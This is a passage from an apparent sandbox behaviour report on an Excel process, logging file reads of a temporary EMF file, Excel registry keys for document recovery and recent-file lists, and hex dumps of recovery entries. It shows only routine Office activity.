ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff	........................>.....	success or wait	1	7FEEAA29AC0	unknown

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\975C826B.emf	0	1108	pending	1	7FEEAA29AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\975C826B.emf	0	1108	pending	1	7FEEAA29AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\975C826B.emf	unknown	8192	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\975C826B.emf	unknown	8192	end of file	1	7FEEAA29AC0	unknown
C:\Users\user\Desktop\03FE0000	unknown	16384	success or wait	2	7FEEAA29AC0	unknown
C:\Users\user\Desktop\03FE0000	unknown	16384	success or wait	2	7FEEAA29AC0	unknown
C:\Users\user\Desktop\03FE0000	unknown	16384	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\975C826B.emf	0	1108	pending	1	7FEEAA29AC0	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\975C826B.emf	0	1108	pending	1	7FEEAA29AC0	unknown

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency	success or wait	6	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery	success or wait	6	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EF096	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EF132	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EF1DE	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EF2C8	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EF373	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F7907	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F7ADB	success or wait	1	7FEEAA29AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	4	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	4	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3771420242.xlsx	success or wait	4	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5795694722.xlsx	success or wait	4	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6516896632.xlsx	success or wait	4	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	4	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	4	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	4	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	4	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	4	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	4	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	4	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	4	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	4	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	4	7FEEAA29AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	4	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	4	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	4	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	4	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	4	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	4	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	4	7FEEAA29AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EF096	EF096	binary	04 00 00 00 D0 09 00 00 3A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 62 00 65 00 66 00 6F 00 72 00 65 00 2E 00 33 00 2E 00 31 00 38 00 2E 00 35 00 32 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 F3 E1 CB 21 0E 41 D7 01 96 F0 0E 00 96 F0 0E 00 00 00 00 00 B8 02 00 00 0A 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAA29AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EF132	EF132	binary	04 00 00 00 D0 09 00 00 39 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 62 00 65 00 66 00 6F 00 72 00 65 00 2E 00 34 00 2E 00 36 00 2E 00 35 00 38 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 A9 F2 E1 26 0E 41 D7 01 32 F1 0E 00 32 F1 0E 00 00 00 00 00 B8 02 00 00 0A 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAA29AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EF1DE	EF1DE	binary	04 00 00 00 D0 09 00 00 3A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 62 00 65 00 66 00 6F 00 72 00 65 00 2E 00 35 00 2E 00 32 00 36 00 2E 00 35 00 39 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 0B 5F F7 26 0E 41 D7 01 DE F1 0E 00 DE F1 0E 00 00 00 00 00 B8 02 00 00 0A 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3771420242.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5795694722.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6516896632.xlsx	success or wait	2	7FEEAA29AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	2	7FEEAA29AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EF2C8	EF2C8	binary	04 00 00 00 D0 09 00 00 30 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 78 00 6C 00 73 00 6D 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 12 80 30 27 0E 41 D7 01 C8 F2 0E 00 C8 F2 0E 00 00 00 00 00 B8 02 00 00 66 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 